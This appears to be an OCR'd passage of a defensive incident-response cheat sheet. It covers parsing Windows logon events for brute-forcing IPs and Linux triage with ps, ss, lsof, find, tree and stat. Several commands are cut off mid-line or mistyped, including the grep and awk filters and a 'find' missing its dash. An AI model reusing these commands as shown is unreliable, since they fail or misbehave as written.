
Great for parsing 4625s and 4624s in Windows world, and seeing the prelevence of the IPs trying to brute force you. Did a thread on this

So for example, this is a txt of all 4654s for an external pereimter server

```
grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-
```



To then prepare this to compare to the 4624s, I find it easiest to use this [cyberchef recipe](https://gchq.github.io/CyberChef/#recipe=Extract_IP_addresses(true,false,false,false,false,false)Sort('Line%20feed',false,'Alphabetical%20(case%20sensitive)')Unique('Line%20feed',false)Find_/_Replace(%7B'option':'Regex','string':'%5C%5Cn'%7D,'%7C',true,false,true,false))



And now, compare the brute forcing IPs with your 4624 successful logins, to see if any have successfully compromised you

```
grep -iEo '192.168.1.114|192.168.1.128|192.168.1.130|192.168.1.146|192.168.1.147|
```

Use Ack to highlight

One thing I really like about Ack is that it can highlight words easily, which is great for screenshots and reporting. So take the above example, let's say we're looking for two specific IP, we can have ack filter and highlight those

Ack is like Grep's younger, more refined brother. Has some of greps' flags as default, and just makes life a bit easier.

```
#install ack if you need to: sudo apt-get install ack
ack -i '127.0.0.1|1.1.1.1' --passthru file.txt
```


```
[02-Jun-21 10:41:31 BST] d/Desktop
-> ack '127.0.0.1|1.1.1.1' --passthru file.txt
3.3.3.3
1.1.1.1
127.0.0.1
10.10.10.10
20.20.20.20
192.192.192.192
127.0.0.1
```

Processes and Networks

▶ section contents

Track parent-child processes easier

```
ps -aux --forest
```



Get an overview of every running process running from a non-standard path

```
sudo ls -l /proc/[0-9]*/exe 2>/dev/null | awk '/ -> / && !/\/usr\/(lib(exec)?|s?b
```

```
[11-Jan-22 09:10:30 GMT] /
🔍 -> sudo ls -l /proc/[0-9]*/exe 2>/dev/nul
22343 -> /opt/google/chrome/chrome
22791 -> /opt/google/chrome/chrome
24350 -> /opt/google/chrome/chrome
24381 -> /opt/google/chrome/chrome
3597 -> /opt/google/chrome/chrome
3604 -> /opt/google/chrome/chrome_crashpad_h
3606 -> /opt/google/chrome/chrome_crashpad_h
3612 -> /opt/google/chrome/chrome
3614 -> /opt/google/chrome/chrome
3617 -> /opt/google/chrome/nacl_helper
3620 -> /opt/google/chrome/chrome
3640 -> /opt/google/chrome/chrome
3643 -> /opt/google/chrome/chrome
3651 -> /opt/google/chrome/chrome
3669 -> /opt/google/chrome/chrome
3677 -> /opt/google/chrome/chrome
4069 -> /opt/google/chrome/chrome
4084 -> /opt/google/chrome/chrome
```


Or list every process full stop

```
sudo ls -l /proc/[0-9]*/exe 2>/dev/null | awk '/ -> / {print $NF}' | sort | tac
```

```
[11-Jan-22 09:11:24 GMT] /
🔍 -> sudo ls -l /proc/[0-9]*/exe 2>/dev/null | awk '/ -> / {print $NF}' | sort | tac
/usr/sbin/wpa_supplicant
/usr/sbin/vmware-authdlauncher
/usr/sbin/thermald
/usr/sbin/sshd
/usr/sbin/rsyslogd
/usr/sbin/openvpn
/usr/sbin/NetworkManager
/usr/sbin/ModemManager
/usr/sbin/lightdm
/usr/sbin/lightdm
/usr/sbin/kerneloops
/usr/sbin/kerneloops
/usr/sbin/irqbalance
/usr/sbin/cupsd
/usr/sbin/cups-browsed
/usr/sbin/cron
/usr/sbin/avahi-daemon
/usr/sbin/avahi-daemon
/usr/sbin/anacron
/usr/sbin/agetty
/usr/sbin/acpid
/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
```

Get a quick overview of network activity


```
netstat -plunt
#if you don't have netstat, try ss
ss -plunt
```



```
-> ss -plunt
Netid        State         Recv-Q        Send-Q               Local Address:Port                Peer Address:Port        Process
udp          UNCONN        0             0                          [::]:5353                        [::]:*            users:(("chrome",pid=2695,fd=102))
udp          UNCONN        0             0                          [::]:5353                        [::]:*            users:(("chrome",pid=2695,fd=101))
udp          UNCONN        0             0                          [::]:5353                        [::]:*            users:(("chrome",pid=2695,fd=100))
udp          UNCONN        0             0                          [::]:5353                        [::]:*            users:(("chrome",pid=2695,fd=98))
udp          UNCONN        0             0                          [::]:5353                        [::]:*            users:(("chrome",pid=2655,fd=186))
udp          UNCONN        0             0                          [::]:5353                        [::]:*            users:(("chrome",pid=2655,fd=185))
udp          UNCONN        0             0                          [::]:5353                        [::]:*            users:(("chrome",pid=2655,fd=184))
udp          UNCONN        0             0                          [::]:5353                        [::]:*            users:(("chrome",pid=2655,fd=183))
udp          UNCONN        0             0                     0.0.0.0:5353                     0.0.0.0:*
udp          UNCONN        0             0                     0.0.0.0:38426                    0.0.0.0:*
udp          UNCONN        0             0                127.0.0.53%lo:53                      0.0.0.0:*
udp          UNCONN        0             0                     0.0.0.0:631                      0.0.0.0:*
udp          UNCONN        0             0                     0.0.0.0:45139                    0.0.0.0:*
udp          UNCONN        0             0                        [::]:5353                        [::]:*
udp          UNCONN        0             0                        [::]:52740                       [::]:*
tcp          LISTEN        0             128                 127.0.0.1:50000                  0.0.0.0:*            users:(("ssh",pid=4272,fd=5))
tcp          LISTEN        0             4096             127.0.0.53%lo:53                    0.0.0.0:*
tcp          LISTEN        0             5                   127.0.0.1:631                     0.0.0.0:*
tcp          LISTEN        0             128                     [::1]:50000                      [::]:*            users:(("ssh",pid=4272,fd=4))
tcp          LISTEN        0             5                       [::1]:631                        [::]:*
```

This alternative also helps re-visualise the originating command and user that a network connection belongs to

```
sudo lsof -i
```



```
[01-Dec-21 09:17:24 GMT] home/purp1ew0lf
-> sudo lsof -i
[sudo] password for purp1ew0lf:
COMMAND    PID            USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
systemd-r  589 systemd-resolve   12u  IPv4  28798      0t0  UDP localhost:domain
systemd-r  589 systemd-resolve   13u  IPv4  28801      0t0  TCP localhost:domain (LISTEN)
avahi-dae  617           avahi   12u  IPv4  29463      0t0  UDP *:mdns
avahi-dae  617           avahi   13u  IPv6  29464      0t0  UDP *:mdns
avahi-dae  617           avahi   14u  IPv4  29465      0t0  UDP *:47966
avahi-dae  617           avahi   15u  IPv6  29466      0t0  UDP *:39628
NetworkMa  626            root   23u  IPv4  33455      0t0  UDP Kubuntu.home:bootpc->raspberrypi:bootps
NetworkMa  626            root   24u  IPv6  37053      0t0  UDP purp1ew0lf:dhcpv6-client
cupsd      752            root    6u  IPv6  29423      0t0  TCP ip6-localhost:ipp (LISTEN)
cupsd      752            root    7u  IPv4  29424      0t0  TCP localhost:ipp (LISTEN)
cups-brow  761            root    7u  IPv4  29563      0t0  UDP *:631
```


Files

▶ section contents

Recursively look for particular file types, and once you find the files get their hashes

Here's the bash alternative


```
find . type f -exec sha256sum {} \; 2> /dev/null | grep -Ei '.asp|.js' | sort
```



Tree

`Tree` is an amazing command. Please bask in its glory. It will recursively list out folders and filders in their parent-child relationship.....or tree-branch relationship I suppose?


```
#install sudo apt-get install tree
tree
```



But WAIT! There's more!

Tree and show the users who own the files and directories

```
tree -u
#stack this with a grep to find a particular user you're looking for
tree -u | grep 'root'
```



If you find it a bit long and confusing to track which file belongs to what directory, this flag on tree will print the fullpath

```
tree -F
# pipe with | grep 'reports' to highlight a directory or file you are looking for
```

```
/opt/nessus/var/nessus/users # tree -f
.
└── ./scanner
    ├── ./scanner/auth
    │   ├── ./scanner/auth/admin
    │   ├── ./scanner/auth/hash
    │   └── ./scanner/auth/rules
    ├── ./scanner/policies.db
    └── ./scanner/reports
        ├── ./scanner/reports/03009591-f3bf-cbef-132a-3ccfbf6248294194baaf8cc50b83
        ├── ./scanner/reports/03009591-f3bf-cbef-132a-3ccfbf6248294194baaf8cc50b83.name
        ├── ./scanner/reports/03009591-f3bf-cbef-132a-3ccfbf6248294194baaf8cc50b83.nessus
        ├── ./scanner/reports/03009591-f3bf-cbef-132a-3ccfbf6248294194baaf8cc50b83.ts
        ├── ./scanner/reports/07c71c4d-5fe6-138c-6917-02a8e0c6e3637b09c1def5887669
        ├── ./scanner/reports/07c71c4d-5fe6-138c-6917-02a8e0c6e3637b09c1def5887669.name
        ├── ./scanner/reports/07c71c4d-5fe6-138c-6917-02a8e0c6e3637b09c1def5887669.nessus
        ├── ./scanner/reports/07c71c4d-5fe6-138c-6917-02a8e0c6e3637b09c1def5887669.ts
```

Get information about a file

`stat` is a great command to get lots of information about a file

```
stat file.txt
```

```
  File: scanner/policies.db
  Size: 10240           Blocks: 24         IO Block: 4096   regular
Device: 801h/2049d      Inode: 2364689     Links: 1
Access: (0600/-rw-------)  Uid: (    0/    root)   Gid: ( 1004/
Access: 2021-06-03 15:42:55.432366977 +0100
Modify: 2021-02-04 11:17:28.425879349 +0000
Change: 2021-05-17 22:00:18.169319109 +0100
 Birth: -
```

Files and Dates

Be careful with this, as timestamps can be manipulated and can't be trusted during an IR

This one will print the files and their corresponding timestamp

```
find . -printf "%T+ %p\n"
```

```
[03-Jun-21 15:44:44 BST] /opt
-> find . -printf "%T+ %p\n" | sort
2021-01-11+13:32:22.5462045820 ./google
2021-01-11+13:32:22.5462045820 ./google/chrome/WidevineCdm/_platfo
2021-01-12+20:35:20.7083955270 .
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/branch
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/descri
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks/
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks/
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks/
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks/
